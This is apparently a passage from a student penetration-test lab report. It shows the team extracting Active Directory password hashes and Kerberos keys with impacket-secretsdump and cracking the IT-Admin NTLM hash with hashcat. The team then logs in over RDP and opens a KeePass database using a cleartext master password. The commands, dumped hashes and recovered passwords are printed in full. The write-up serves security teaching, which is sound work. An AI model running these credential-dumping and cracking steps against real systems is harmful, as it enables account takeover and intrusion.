
In the course of our examination, we located the '**ntds.dit**' file within the **Active Directory** folder. This file is of paramount importance due to its storage of username and password hashes for Active Directory users on a Windows server system. To extract these hashes, we utilized the '**impacket-secretsdump**' tool from the **Impacket** tools library. This tool is designed for the extraction of password hashes and other sensitive data from Windows systems. The specific command deployed for this operation was **impacket-secretsdump -ntds <ntds.dit_file_location> -system <SYSTEM_file_location> -hashes lmhash:nthash LOCAL –outputfile <output_filename>**.



```
┌──(root㉿kali)-[/home/kali/Desktop/ENPM634]
└─# impacket-secretsdump -ntds /home/kali/Desktop/ENPM634/Files/Backup/Active\ Directory/ntds.dit -system /home/kali/Desktop/ENPM634/Files/Backup/registry/SYSTEM -hashes lmhash:nthash LOCAL -outputf
ile hashesfileextract
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0×b3acf1988b0a068292b6529adfd75a9d
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 738cb477e9fc51f5f2f24d3cb541aa8e
[*] Reading and decrypting hashes from /home/kali/Desktop/ENPM634/Files/Backup/Active Directory/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
MASKEDDJ-DC$:1000:aad3b435b51404eeaad3b435b51404ee:5ca7f7c31e43f3128ac98a2db1d29e3b:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1dcb029cd00c5f6eebdad323dc01d22e:::
Bookings:1103:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
IT-Admin:1104:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
webmaster:1106:aad3b435b51404eeaad3b435b51404ee:29f505b754dfd810c2ed92ba275b978c:::
ITADMIN-DESKTOP$:1107:aad3b435b51404eeaad3b435b51404ee:1d3c6002ec33da69d12871424ff1766d:::
BOOKINGS-PC$:1108:aad3b435b51404eeaad3b435b51404ee:19fc08444acaf3ccc7efff7ea167463a:::
[*] Kerberos keys from /home/kali/Desktop/ENPM634/Files/Backup/Active Directory/ntds.dit
MASKEDDJ-DC$:aes256-cts-hmac-sha1-96:d83e370fb2878edd4b5197ecc1eac7bd0f58e7f1cdf3b6ffe9b21665eb7c7bbe
MASKEDDJ-DC$:aes128-cts-hmac-sha1-96:26335ee41974d12b29f83f10b78ad7e0
MASKEDDJ-DC$:des-cbc-md5:75ae26579179feef
krbtgt:aes256-cts-hmac-sha1-96:c003889aac51dc52e691e943b2be65e197d310bd19f957f77f8c7b54c0034b20
krbtgt:aes128-cts-hmac-sha1-96:cc66a40a9b491bd3c57087224db24f67
krbtgt:des-cbc-md5:798545cec76dc2ab
Bookings:aes256-cts-hmac-sha1-96:5c2de21a0238e3d5b9a41902cfabb6c57dac9284b27f2981d00e557ac78bb3fd
Bookings:aes128-cts-hmac-sha1-96:3d88e4b8df28f508c17d69ba778bf90c
Bookings:des-cbc-md5:d3eae6929eb5459d
IT-Admin:aes256-cts-hmac-sha1-96:83a86361dca783f4ad70a46d86d4f2068517c62cac51a9319d60c1a3621bbbb0
IT-Admin:aes128-cts-hmac-sha1-96:2f1d901caeca8aca8997663c42e532c2
IT-Admin:des-cbc-md5:fed64980e09dc23e
webmaster:aes256-cts-hmac-sha1-96:e405b124a027020e699430b5782c2dc0e6603ec1397f0bcd93c6e25e3857f6b8
webmaster:aes128-cts-hmac-sha1-96:b032c9a8cfefa16087d95a0367a6f757
webmaster:des-cbc-md5:f249c173207ca86b
ITADMIN-DESKTOP$:aes256-cts-hmac-sha1-96:3bb6464b853a3a058f3d3637dc9299adbcc3c0c56d6b1cba514d311fea47c8f0
ITADMIN-DESKTOP$:aes128-cts-hmac-sha1-96:be2247750304ca292c63884767a78e0c
ITADMIN-DESKTOP$:des-cbc-md5:64d397d5f4571a1f
BOOKINGS-PC$:aes256-cts-hmac-sha1-96:586293f8f20b5443c45e6c015b5e363bf3267ed60cb03c08484e00bcc42030a1
BOOKINGS-PC$:aes128-cts-hmac-sha1-96:af4e341c4420514d28038f37cb00a250
BOOKINGS-PC$:des-cbc-md5:fbef7543430d1394
[*] Cleaning up ...

┌──(root㉿kali)-[/home/kali/Desktop/ENPM634]
└─# 
```

Figure 15. Hashdump of Active Directory users.

Subsequently, we applied the '**hashcat**' tool to crack the extracted hashes, adhering to the identified password policy. The command executed for this purpose was **hashcat -a 3 -m 1000 <hash_filename> ?u?l?l?l?l?d?d?s**. This process led to the successful cracking of the password for the '**IT-Admin**' user, which was found to be '**Julia19!**'.




```
Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒ s

Session..........: hashcat
Status...........: Running
Hash.Mode........: 1000 (NTLM)
Hash.Target......: /home/kali/Desktop/hashes.txt
Time.Started.....: Thu Dec  7 05:37:35 2023 (10 secs)
Time.Estimated...: Thu Dec  7 05:55:48 2023 (18 mins, 3 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: ?u?l?l?l?l?d?d?s [8]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 35861.3 kH/s (12.11ms) @ Accel:128 Loops:1024 Thr:1 Vec:8
Recovered........: 0/8 (0.00%) Digests
Progress.........: 356724736/39208540800 (0.91%)
Rejected.........: 0/356724736 (0.00%)
Restore.Point....: 19968/2230800 (0.90%)
Restore.Sub.#1...: Salt:0 Amplifier:11264-12288 Iteration:0-1024
Candidate.Engine.: Device Generator
Candidates.#1....: Lgyev56. → Fewbr11!
Hardware.Mon.#1..: Util: 78%

b18082f7c408891f34db2338514a36c9:Julia19!
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒ f

Finish enabled. Will quit after this attack.

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒ f

Finish disabled. Will continue after this attack.

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒ 
```

MaskCrackers

Figure 16. IT-Admin password

➢ Remote Access to Windows Machine via RDP:


The Nmap scanning results for the Windows machine indicated that port 3389 was open, a port commonly associated with Remote Desktop Protocol (RDP) connections. To establish a remote connection to this machine, we utilized the **xfreerdp** tool, employing the credentials of the **IT-admin**. The command for this operation was **xfreerdp -u IT-admin -v <IP address_of_the_Windows_machine>**.



```
┌──(root㉿kali)-[/home/kali/Desktop/ENPM634]
└─# xfreerdp -u IT-admin -v 192.168.241.133
[06:06:24:351] [47388:47389] [INFO][com.freerdp.crypto] - cr
[06:06:24:351] [47388:47389] [INFO][com.freerdp.crypto] - cr
[06:06:24:351] [47388:47389] [INFO][com.freerdp.crypto] - cr
[06:06:24:387] [47388:47389] [WARN][com.freerdp.crypto] - Ce
[06:06:24:387] [47388:47389] [WARN][com.freerdp.crypto] - CN
[06:06:24:387] [47388:47389] [ERROR][com.freerdp.crypto] - â
[06:06:24:387] [47388:47389] [ERROR][com.freerdp.crypto] - â
[06:06:24:388] [47388:47389] [ERROR][com.freerdp.crypto] - â
[06:06:24:388] [47388:47389] [ERROR][com.freerdp.crypto] - T
[06:06:24:388] [47388:47389] [ERROR][com.freerdp.crypto] - c
[06:06:24:388] [47388:47389] [ERROR][com.freerdp.crypto] - C
[06:06:24:388] [47388:47389] [ERROR][com.freerdp.crypto] -
[06:06:24:388] [47388:47389] [ERROR][com.freerdp.crypto] - A
Certificate details for 192.168.241.133:3389 (RDP-Server):
        Common Name: ITAdmin-Desktop.maskeddj.enpm809q
        Subject:     CN = ITAdmin-Desktop.maskeddj.enpm809q
        Issuer:      CN = ITAdmin-Desktop.maskeddj.enpm809q
        Thumbprint:  ca:e8:c7:67:22:22:30:a6:0c:02:b2:88:3f:
The above X.509 certificate could not be verified, possibly
the CA certificate in your certificate store, or the certifi
Please look at the OpenSSL documentation on how to add a pri
Do you trust the above certificate? (Y/T/N) Y
Password:
[06:06:43:642] [47388:47389] [INFO][com.freerdp.gdi] - Local
[06:06:43:642] [47388:47389] [INFO][com.freerdp.gdi] - Remot
[06:06:44:924] [47388:47389] [INFO][com.freerdp.channels.rdp
[06:06:44:924] [47388:47389] [INFO][com.freerdp.channels.drc
[06:06:54:608] [47388:47389] [INFO][com.freerdp.client.x11]
[06:07:26:369] [47388:47389] [WARN][com.freerdp.client.x11]
[06:07:26:419] [47388:47389] [WARN][com.freerdp.client.x11]
[06:07:26:419] [47388:47389] [WARN][com.freerdp.client.x11]
```

Figure 17. RDP login to Windows machine

Upon successful login, we observed on the desktop an application named **KeePass2**, alongside a text file that conspicuously contained a password in cleartext.




```
┌──(root㉿kali)-[/home/kali/Desktop/ENPM634]
└─# xfreerdp -u IT-admin -v 192.168.241.133
[06:06:24:351] [47388:47389] [INFO][com.freerdp.crypto] - creating directory /root/.config/freerdp
[06:06:24:351] [47388:47389] [INFO][com.freerdp.crypto] - cr
[06:06:24:351] [47388:47389] [INFO][com.freerdp.crypto] - cr
[06:06:24:387] [47388:47389] [WARN][com.freerdp.crypto] - Ce
[06:06:24:387] [47388:47389] [WARN][com.freerdp.crypto] - CN
[06:06:24:387] [47388:47389] [ERROR][com.freerdp.crypto] - â
[06:06:24:387] [47388:47389] [ERROR][com.freerdp.crypto] - â
[06:06:24:388] [47388:47389] [ERROR][com.freerdp.crypto] - â
[06:06:24:388] [47388:47389] [ERROR][com.freerdp.crypto] - T
[06:06:24:388] [47388:47389] [ERROR][com.freerdp.crypto] - c
[06:06:24:388] [47388:47389] [ERROR][com.freerdp.crypto] - C
[06:06:24:388] [47388:47389] [ERROR][com.freerdp.crypto] -
[06:06:24:388] [47388:47389] [ERROR][com.freerdp.crypto] - A
Certificate details for 192.168.241.133:3389 (RDP-Server):
        Common Name: ITAdmin-Desktop.maskeddj.enpm809q
        Subject:     CN = ITAdmin-Desktop.maskeddj.enpm809q
        Issuer:      CN = ITAdmin-Desktop.maskeddj.enpm809q
        Thumbprint:  ca:e8:c7:67:22:22:30:a6:0c:02:b2:88:3f:
The above X.509 certificate could not be verified, possibly
the CA certificate in your certificate store, or the certifi
Please look at the OpenSSL documentation on how to add a pri
Do you trust the above certificate? (Y/T/N) Y
Password:
[06:06:43:642] [47388:47389] [INFO][com.freerdp.gdi] - Local
[06:06:43:642] [47388:47389] [INFO][com.freerdp.gdi] - Remot
[06:06:44:924] [47388:47389] [INFO][com.freerdp.channels.rdp
[06:06:44:924] [47388:47389] [INFO][com.freerdp.channels.drc
[06:06:54:608] [47388:47389] [INFO][com.freerdp.client.x11]
[06:07:26:369] [47388:47389] [WARN][com.freerdp.client.x11]
[06:07:26:419] [47388:47389] [WARN][com.freerdp.client.x11]
[06:07:26:419] [47388:47389] [WARN][com.freerdp.client.x11]
[06:08:58:510] [47388:47389] [WARN][com.freerdp.client.x11]
[06:19:09:965] [47388:47389] [WARN][com.freerdp.client.x11]
[07:06:02:951] [47388:47389] [WARN][com.freerdp.client.x11]
```

KeePass Password - Notepad

```
KeePass Password

Q102oK2ADtUns
```

Figure 18. KeePass Password

We then proceeded to use this cleartext password to access the **KeePass2** application, thereby gaining entry to the database.


FreeRDP: 192.168.241.133
Recycle Bin
Firefox
KeePass 2
KeePass Password
KeePass Password - Notepad
File Edit Format View Help
Open Database - Database.kdbx
Help
Activate Windows
Go to Settings to activate Windows.

KeePass Password

Q102oK2ADtUns

Enter Master Key

C:\Users\IT-Admin\Documents\Database.kdbx


☑ Master Password: •••••••••••••

□ Key File: (None)

□ Windows User Account

MaskCrackers

Figure 19. Logging into KeePass2



KeePass Pa

Q102oK2ADt


Title	User Name	Password	URL	Notes
Webserver...		********		Linux server ...

0 of 1 selected | Ready.

MaskCrackers

Figure 20. Access to the database

In the course of exploring the database, we identified the password for a user named '**webmaster**', who we surmise to be responsible for the initial setup of the IT environment.



Title	User Name	Password	URL	Notes
Webserver...		********		Linux server ...

Group: General, **Title:** Webserver Admin, **Password:** ********, **Creation Time:** 11/2/2019 10:53:25 PM, **Last Modification Time:** 11/2/2019 10:54:16 PM

Linux server

